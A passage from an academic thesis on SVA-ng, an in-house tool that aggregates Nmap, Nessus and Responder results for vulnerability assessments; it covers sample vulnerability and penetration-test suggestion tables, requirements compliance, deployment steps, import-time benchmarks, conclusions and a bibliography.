100.159.11.18	2381	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
100.53.13.50	2301	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
100.53.13.50	2381	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
100.59.3.241	2301	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
100.59.3.241	2381	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
100.159.11.18	2301	HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities	[MEDIUM]	Present	2
100.159.11.18	2381	HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities	[MEDIUM]	Present	2

Figure 5.27. PT suggestion list

figure 5.28.



Configure PT Suggester

Submit

Vulnerability Name	Script	Risk	Experience Rank
HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	Not Present	[MEDIUM]	4
HP System Management Homepage < 7.2.1.0 Multiple Vulnerabilities (BEAST)	Metasploit	[MEDIUM]	4
HP System Management Homepage < 7.2.6 Multiple Vulnerabilities (FREAK)	Not Present	[MEDIUM]	4
HP System Management Homepage < 6.3 Multiple Vulnerabilities	Not Present	[HIGH]	3
HP System Management Homepage < 7.2.0.14 iprange Parameter Code Execution	Metasploit	[MEDIUM]	3
HP System Management Homepage ginkgosnmp.inc Command Injection	Metasploit	[MEDIUM]	3
HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities	Present	[MEDIUM]	2
Apache 2.2.x < 2.2.13 APR apr_palloc Heap Overflow	Not Present	[HIGH]	Not set

Figure 5.28. Editing the PT suggester configuration

Chapter 6

Results

In this chapter we will discuss the SVA-ng implementation from the point of view of its compliance with the project requirements discussed in chapter 3. We will start, in the first section, by analysing the fulfilment of the functional requirements. We will then discuss and enumerate, in the second section, some of the possible performance indexes in order to identify possible efficiency improvements and possible issues in the current implementation of the product.

6.1 Functional requirements compliance

As for any software implementation project, at the end of the development cycle, it is important to estimate the compliance of the product with the criteria specified in the requirements. Before we start discussing every functional criteria, it important to remember and highlight that, as the writer of this thesis is also the main analyst, software and architectural developer, the following analysis should not be performed by him. For this reason, the compliance of every point has been questioned to the main users of SVA-ng.

The following list contains some of the requirements specified in section 3.1 of the present thesis. Missing entries will be later discussed in the non-functional requirements section.

Ability to import third party software results and actively launch scans.

For the first part of this requirement, being importing third party software scan results, SVA-ng is fully compliant. Up to this point of the development, not only the NMap and Nessus output formats are importable from within the GUI, but the Responder tool results too. The layer of abstraction created between tools is therefore been created as the requirement requested. For what concerns the active launching of scans, it is possible to order external probes to execute the scan and retrieve their results. At the moment the NMap scan is fully parametrizable together with the Responder. No Nessus external launch has been implemented yet due to the continuous modifications to the Teenable Nessus licenses.

Input sources should be extensible.

This requirement is fulfilled with the modular structure of the back-end code. Whenever a new third party software want to be added, it is sufficient to add an implementation class written in Ruby that specifies how data should be inserted into SVA-ng data model. For what concerns modification to the GUI, one line has to be added to the importation page in order to add the new entry into the type drop-down menu. With the SVA-ng probe model it is also possible to extend external data importation whenever new data do not fit in the database schema. In this case, a new table in the database needs to be manually added.

Ability to offer to the customer a complete view on the results.

As shown in the User Guide, SVA-ng offers multiple pages with visualization features. Up to the current development, a dashboard and a top menu bar showing all informations related to an "Executive Report" view on the current scan status have been developed. The system is also able to create and eventually export technical documents such as the "Vulnerability Matrix" and the "Vulnerability Assessment Table (VAT)". One of the functional requirements missing in the first analysis but still implemented is the necessity for results to be highly extensible in the case a customer needs different outputs. This is simply obtained by having a "Model View Controller" pattern in the software internals. Dashboards would still need to be coded in order to extend the SVA-ng functionalities, but the development is simplified by the usage of well defined programming patterns.

Must have multi-environment capabilities.

This requirement is fulfilled by using the web architecture. The server and probes still need to be hosted on Linux platforms, however the client has no specific requirements. While for the complete development process Mozilla Firefox has been used, during the last assessments, SVA-ng have been tested on other browsers. Opera and Chrome passed the tests with the exception of some not visualized transparencies while Internet Explorer and Edge had some issues on label rotations. Since the usage of SVA-ng is mostly internal, we chose to temporarily ignore these minimal visualization issues.

Support the importation from multiple result sources to be aggregated on time.

SVA-ng is only partially compliant. While the first idea was to create graphical views and to perform statistics on the scan sequences, up to now SVA-ng is only able to recognize and unify hosts and services over time but it does not offer to the user the possibility of navigating though them in a simple and intuitive way. Possibilities will be discussed in the last chapter of this thesis.

Correct priority of visualization of specific services.

This is fulfilled with the use of the VIP concept. During results file importation, an automatic procedure calculate which of the found services are considered most important and assign them the VIP class. The user can manually add or remove entries in the VIP list basing on the customer necessities. In the "Vulnerabilities Matrix" page, only the VIP services are shown in order for the testers and customers to have a weighted view on their network situation. Other generated documents and pages do not filter out the non-VIP services since some important vulnerabilities might be hidden in them.

Users must have the possibility to override risk categories.

The user can alter risk categories in the respective page. The model used allows them not only to alter the classes memberships for the current scan but also to set the default future value of a certain vulnerability class. The modifications are by default non retroactive but it is allowed to modify past values. Moreover, in the same page, SVA-ng notifies the user on which risk classes have not yet been accepted. This is a intuitive way of highlighting to the user which classes might require attention. Risk classes are also importable and exportable in a human-readable JSON format.

Give the possibility to the tester to add system specific exposures.

This requirement is fulfilled with the manual VA insertion feature in the related page. The user can add vulnerabilities related to the current system only together with documents and images related to them. SVA-ng will threat them exactly as the other vulnerabilities with few differences such as non being listed among risk classes choices. At the moment there is no possibility of exporting them into other SVA-ng instances though the GUI. Since this operation is not common and since it is still possible by accessing directly into the database, it might probably not been implemented.

Differentiate in any moment on the state of a service among present, vulnerable, fixed, accepted or mixed.

The core of the SVA-ng database schema has an explicit field for the vulnerabilities state and therefore this requirement is extensively fulfilled. The user not only have access to multiple views on services state, but can also drill-down on which are the specific vulnerabilities affecting the service. Moreover, a minimal log on vulnerabilities status changes are kept in the system so it is possible to visualize what operator and when lastly changed them. Up to now, as stated in the previous section regarding the possibility to aggregate over time, it would be useful to offer the user the possibility of visualize a specific service timeline with related vulnerabilities, risk classes and statuses.

The user must have the possibility to select the current state of each vulnerability.

As for the previous requirement, the user can alter states and modifications are logged.

The system should suggest to the manual operator, the automatically exploitable services based on the team experience.

This is possible through the PT suggester functionality implemented in the two related pages and through the possibility of extracting script existence from Nessus result files. Users can manually insert their experience and eventually the presence of their script. The system is able to retrieve the most exploitable vulnerability list from the ones found and present them to the user in the form of a sorted list. In this case, exportation and exportation of vulnerabilities is essential since in general the same penetration tester team is working on multiple customers.

The system should be able to correctly communicate with probes, launching them and retrieving the results.

Probe functionality is been implemented using a highly modular and standardized paradigm. Users that manually install remote probes and configure their network accordingly, are able to launch remote tasks and retrieve results. At the moment, the fully functional probes are offering NMap scans, Responder tasks and WiFi supplicant scans. For what concerns result importation, some of the probes might need the creation of accessory tables since the standard SVA-ng data model might not be useful to them due to the different nature of the data semantics.

Only authorized users should be able to access the system.

SVA-ng hosts an authorization mechanism based on username and password. In the application layer, an IP whitelisting mechanism have been used. By default, the installation have been configured to create isolated users for front-end and back-end. Moreover, the system have been scanned and manually tested according to the OWASP methodology for the pre-authentication part and previously found vulnerabilities have been fixed. As developing and testing should never be performed by the same entity, SVA-ng will be tested by an external company for both the pre-authentication and post-authentication sections.

6.2 Non-functional characteristics

While most of the non-functional attributes taken into consideration are related to time efficiency, some of them are related to different aspects of the software. Here there are some notable characteristics to discuss before efficiency.

Backup simplicity

SVA-ng has been developed with the idea of being a multi-customer product. As law and contracts needs data to be stored redundantly and sometimes in isolated systems, it is important for the application dataset to be easily cloned and eventually deleted. As we discussed in the previous section, this property is guaranteed by simply applying the Model View Controlled design pattern. The entire dataset of a customer is stored in a single database together with all of its metadata such as configurations. All non-related data such as logs and user credentials are stored in a separate database. As for the measurement of a simplicity index, we could use the number of commands that a user has to invoke in order for a backup to take place. Since this procedure is a standard operation for database administrators, MySQL offers the possibility to perform it in the following single operation on the server:

```
mysqldump -D database\_name -u database\_user -p > backup\_filename.sql
```

Without adding an automatic backup procedure that might create issues related to the heterogeneous network topologies in which SVA-ng is deployed, it is impossible to further improve this index, being at least one operation necessary.

Extendibility

Since, it is virtually impossible to create an index in order to measure the property of extendibility of a specific software application, we chose to list all features that can be added to SVA-ng without the need of consistent modification of the source code. It is important to note that in order to perform some of these extensions, a complete understanding of the software internals might be required.

- It is possible to include new types of importations by implementing their classes in the back-end Ruby source code. As long as the new data fits the current database schema, no modifications of other components is required with the exception of the addition of a menu list entry in the web view.
- It is possible to increase the number of available modules for the VIP ports automatic selection by simply implementing the related class in the Ruby back-end source code.
- It is possible to include new result views and dashboards in the front-end by simply adding a new PHP page in the application folder. Since the CodeIgniter framework includes many of the most commonly needed methods, no deep understandings of PHP are required.
- It is possible to create new probe types and related results parsers. As long as data fits in the database schema, no alteration of the DB is necessary. In addition, if data do not have the need of being correlated with others, it is possible to add an isolated ad-hoc table. In order to create the probe it is sufficient to implement all methods specified in the related section in the developer manual. The bash language must be known as well as some Ruby.

Simplicity of deployment

With the idea of being deployed into customer networks, the SVA-ng application have the necessity of being easy to install. This characteristic is obtained with the use of a previously developed installation Bash script that take care of dependencies and servers configurations. Again, identifying an index to measure simplicity is not a simple task. Here we chose to use the number of user interactions that the installation procedure needs. The following is the list:

- Deploy the installation zip file on the target machine
- Unpack the file
- Launch the installation script as root
- Chose and confirm a MySql root user password
- Edit the application configuration file

With a total of 5 items, the installation of the server is considered simple enough in order to be performed by an operator. For what concerns the probe installation, the steps are:

- Deploy the probe installation zip file
- Create a ”svang” user
- Install the ssh certificate for the main server ”svang” user into the authorized keys file of the local ”svang” user.
- Unzip the probe file into the ”svang” home directory.
- Change file permissions to be ”svang” readable and executable.
- Add a probe through the main application web GUI.

With a total of 6 elements and considering the skills required to perform some operations, the installation of a probe is slightly more complex that the main application one but it can still be performed by an operator.

Since SVA-ng has mostly been developed for internal use and no customer was involved in specifications, non-functional requirements related to time efficiency were not analysed in the analysis phase. However, due to the nature of software development, it is useful to identify relevant indexes that represents the speed of completion of some of its tasks in order to compare it to other solutions that might be developed in the future. Moreover, the analysis of such indicators will be useful in order to have a better estimate of the time needed for its configuration and usage and to allocate resources accordingly.

The following is a list of the identified efficiency indexes and their value. The following datasets have been calculated by running both the SVA-ng server and web client on a laptop computer (main use case) with the characteristics listed in table 6.1.

NMap scan import time

One of the identified indexes for efficiency is the speed of NMap results file importation. Since all time consuming operations are executed by the back-end with the exception of the network file transfer, this index is significant for measuring back-end performance.

For the tests that generated the following datasets, an NMap result file creation script was created and used. Since the default use case for NMap is for network scanning only, no dataset contains NMap scripts results. Datasets are realistic, however they have not been taken from a real-world scan.

The time measurements have been performed directly on the back-end procedure in order to ignore the overhead introduced by the front-end and by the eventual network transfer. The database have been cleaned before tests in order to minimize the DBMS overhead and reduce testing time. However, between tests, no database cleaning has been performed. In theory, this fact could lead to higher measurements in later scans due to more expensive queries, but in practice, measuring the same query on an empty database did not lead to significantly different results (¡ 3

CPU	Intel(R) Core(TM) i7-4500U 1.80GHz
RAM	8 GB
Disk	240 GB Solid State Drive
Network connection	Non relevant since server and client are hosted on the same machine
Operating System	Xubuntu 16.04 - Linux 4.4.0-124-generic x86_64
Apache2 version	Apache 2.4.18
PHP version	5.6.31-4
MySQL version	14.14 - 5.7.22
Browser	Mozilla Firefox 60.0.1

Table 6.1. Test computer specifications

	10 services	100 services	1000 services
5 hosts	12 kB 0.2 s	107 kB 12.0 s	1.1 MB 29.2 s
10 hosts	19 kB 0.4 s	176 kB 13.6 s	1.8 MB 47.28 s
15 hosts	26 kB 0.7 s	245 kB 15.8 s	2.4 MB 70.4 s
20 hosts	32 kB 10.9 s	315 kB 17.5 s	3.1 MB 88.0 s
25 hosts	39 kB 11.0 s	384 kB 19.6 s	3.8 MB 105.4 s
30 hosts	46 kB 11.1 s	453 kB 21.4 s	4.5 MB 124.4 s

Table 6.2. Test computer specifications

Configurations on the front-end have been set to ”Create a new scan” and ”VIP Configuration: All”. The table 6.2 shows the number of hosts, the number of open services found per host, the corresponding file size and importation time measurement.

The interesting result found is represented in table 6.3 and figure 6.1.

While in theory importation time should be have and exponential behaviour with the respect to number of services imported due to the algorithm used, we found that it decreases. The mechanism behind the exponential behaviour should be related to the increasing number searches and join operations on the database. It it interesting to note that by contrary, the real overhead of calling the ruby back-end and the procedure activation (ex. connecting to the database) is much greater compared then the non linear behaviour of the algorithm and therefore leads to results such as this one.

Time	**Number of services**	**Time per single service**
0,2	50	0,00564
0,4	100	0,00430
0,6	150	0,00430
10,7	200	0,05430
11,0	250	0,04404
11,1	300	0,03712
12,0	500	0,024002
13,7	1000	0,013664
15,8	1500	0,010526
17,5	2000	0,008744
19,6	2500	0,007826
21,4	3000	0,007141
29,2	5000	0,005839
47,3	10000	0,004728
70,4	15000	0,004694
88,1	20000	0,004403
105,4	25000	0,004214
124,4	30000	0,004146

Table 6.3. Importation time per service




Figure 6.1. Importation time per open service found

Nessus scan import time

Since Nessus results file importing is one of the most common operations performed on SVA-ng it is interesting to measure its algorithm performance. As for the NMap importation time, the network latency is omitted by calculations since it is highly related to the network architecture and load.

Due to the high complexity of the Nessus XML format, it is unpractical to automatically generate datasets. Furthermore, the creation of a virtual laboratory to perform automatic scanning is highly time expensive and would lead to biased results. For these reasons, we chose to select some of the real datasets for which SVA-ng was used during its short lifetime. However, the heterogeneity of datasets is likely to introduce noise in the results analysis as we see later.

As for NMap, measurements have been performed directly in the Ruby back-end scripts therefore ignoring all front-end and network latencies. No cleaning of tables was performed after each measurement since, as we demonstrated earlier, it has negligible influence on the end results (¡ 3

Configurations on the front-end have been set to "Create a new scan" and "VIP Configuration: All". The table 6.4 shows the file size, the importation time and the time per MB of file imported.

Size in MB	**Importation Time**	**Time per MB**
0,3	0,1	0,2
0,8	0,9	1,2
1,0	10,8	11,4
1,1	12,5	11,3
1,7	13,0	7,6
2,0	13,4	6,7
3,0	17,0	5,7
4,8	32,3	6,7
6,5	42,1	6,5
11,0	43,6	4,0
15,0	48,0	3,2

Table 6.4. Importation time per MB




Figure 6.2. Importation time per MB of import file size

Overall, Nessus importation efficiency is sufficient for the standard SVA-ng use cases. As for the fact that efficiency increases when the number of hosts increases, it is mainly a result of overheads added by invoking the back-end procedure. Furthermore, it is interesting to note that since the importation time is probably not directly correlated to the size of the imported file but to its internal structure.

Vulnerability matrix generation time

The most time consuming operation that the front-end is performing consists in the creation of the Vulnerability Matrix. Efficiency in the page loading time is not related to functional purposes but mainly to the user experience with the application.

Measurements have been performed directly via the browser for simplicity and, since both the server and the client are hosted on the same physical computer, network overhead should be constant and negligible. Differently to the other algorithms used in SVA-ng, the creation of this table is not performed by the database but by the PHP code. The reason behind this choice stands in the algorithm complexity and the simplicity of writing sequential procedures instead of SQL queries.

Configuration for the tests have been set to default (no options in the query form are selected). All VIP ports configurations have been set to include all ports. The datasets imported from the previous Nessus scan importations have been used. Tables 6.5 shows the results.

Hosts	**Services**	**Vulnerabilities**	**Generation time (ms)**
7	114	63	123
19	203	327	180
40	365	461	273
69	1057	520	576
95	895	414	602

Table 6.5. Vulnerability Matrix generation time measurements

It is interesting to note from the following chart that the time of importation does not directly depends on the file size but instead on the number of hosts. This is principally due to the heterogeneity of the datasets and of related hosts.




Figure 6.3. Vulnerability Matrix generation time per Number of Hosts Found

Overall, it can be said that the time required to load standardly sized tables is not disturbing the overall user experience.

Chapter 7

Conclusions

The initial goal of this thesis was to design and implement the SVA-ng application with the intent of automating some of the procedures related to vulnerabilities assessment tasks in the context of cyber security and to integrate the results of different software in a single view.

After we finalized the importation scripts with the most part of the visualizations completed, we felt the need of extending the original purpose of SVA-ng to better integrate with tools other then scanners. From here, the idea of adding a Responder probe to intercept and actively collect domain related traffic on demand. During the development process we chose to create a more generic model that might include the insertion of multiple probe types.

Furthermore, while adding information to the database related to the existence of automatic exploitation scripts, we chose to add an entire and more complex view on penetration testing related data. This was mainly performed in order to help further testers to accomplish their tasks without the need of re-performing all scans.

The thesis starts by describing fundamentals of cyber security in order to comprehend the scope of vulnerability assessment processes and how they are necessary to obtain a view on the overall situation of an infrastructure. We later discussed available software solutions for performing assessments and penetration tests. With the analysis of the requirements and the description of the architecture, we discussed how SVA-ng was designed to obtain the integration of the previously described tools.

The developers and users manuals represent the core of the thesis project. The first contains all inner working details about the most relevant modules as well as an in-depth description of the designed communication schema. The second was designed as a simple and comprehensive guide to the program functionalities from an end-user perspective.

All previous requirements are later re-listed in order to check their compliance. Furthermore, at the end of development and testing, we created ad-hoc indexes in order to measure the program efficiency. The results of the tests are available in the Results chapter.

The whole project has been completed in five months of designing, developing, testing and documenting. During the process, many of the more common tools used in software creation such as Integrated Development Environments and sub-versioning programs where used. The code is implemented in four different programming languages used for different devices and purposes.

7.1 Future Work

While, as shown in chapter 6, the SVA-ng application is mostly compliant with its specifications, during the development process some new ideas and possibilities of improvement where defined. Since the effort of implementing some of these features and their functionalities are beyond the scope of this thesis, we chose not yet to implement them and to further extend the product development timeline. The following is a list of the intended future developments.

Extend the set of import programs

In addition to Nessus and NMap, some of SVA-ng users are interested in adding web based automatic scanners such as NetSparker. Since most of the vulnerabilities assessment tasks are nowadays WAVA, it would be a good idea to extend the functionalities of SVA-ng to support them.

Add a time based comparison dashboard

At this point in development, SVA-ng keeps track of multiple scans over time. Whenever a vulnerability is fixed or accepted, SVA-ng keeps track of the modification date. However, SVA-ng do not yet offer a view in order to show to the user these data. This new view must be designed and implemented in such a way that users can interact with already available data.

Further optimize importation timings

While the speed of such operations is acceptable, whenever it is necessary to import large datasets containing thousands of scanned hosts, SVA-ng takes minutes to accomplish the task. As we are currently using a library for handling importations, it would be useful to analyse the internals of such libraries and possibly remove all features not used by SVA-ng that slow down our process.

Bibliography

[1] ISO/IEC "Information technology - Security techniques - Information security management systems - Overview and vocabulary", RFC-2700, 2009

[2] Common Vulnerabilities and Exposures "About CVE", https://cve.mitre.org/about/

[3] NIST "CVE-2017-0143", https://cve.mitre.org/about/

[4] Common Weaknesses Enumeration "About CWE", https://cwe.mitre.org

[5] MITRE "CWE-120", https://cwe.mitre.org/data/definitions/120.html

[6] National Institute of Standards and Technology "Vulnerability Metrics", https://nvd.nist.gov/vuln-metrics/cvss

[7] National Institute of Standards and Technology "CVSS Severity Distribution Over Time", https://nvd.nist.gov/vuln-metrics/visualizations/cvss-severity-distribution-over-time

[8] SANS institute "Vulnerability Assessments: The Pro-active Steps to Secure Your Organization", https://www.sans.org/reading-room/whitepapers/threats/vulnerability-assessments-pro-active-steps-secure-organization-453

[9] Open Web Application Security Project "Testing Guide Introduction", https://www.owasp.org/index.php/Testing_Guide_Introduction

[10] Bruce Schneier "The Process of Security", https://www.schneier.com/essays/archives/2000/04/the_process_of_secur.html

[11] Open Web Application Security Project "PTES Technical Guidelines", http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines

[12] NMap "NMap tool guide", https://nmap.org/

[13] Teenable "Nessus Main Website", https://www.tenable.com/products/nessus-vulnerability-scanner

[14] NetSparker "Main Website", https://www.netsparker.com

[15] OpenVAS "Main product Website", http://www.openvas.org/

[16] Offensive Security "Kali Operating System", https://www.kali.org/

[17] Offensive Security "Metasploit Unleashed", https://www.offensive-security.com/metasploit-unleashed/

[18] Responder "GitHub repository", https://github.com/SpiderLabs/Responder

[19] Aircrack-ng "Documentation", http://aircrack-ng.org/

[20] PortSwigger "Burp Suite", https://portswigger.net/burp/

[21] THC "Hydra Tool main page", https://www.thc.org/thc-hydra/

[22] Medusa "Main website", http://foofus.net/goons/jmk/medusa/medusa.html

[23] Apache Software Foundation "Apache HTTP Server Project", https://httpd.apache.org/

[24] The PHP Group "PHP", http://php.net/

[25] EllisLab "Code Igniter Main Website", https://www.codeigniter.com/

[26] Puikinsh - Gentelella "GitHub repository", https://github.com/puikinsh/gentelella

[27] Ruby "Documentation", https://www.ruby-lang.org/en/documentation/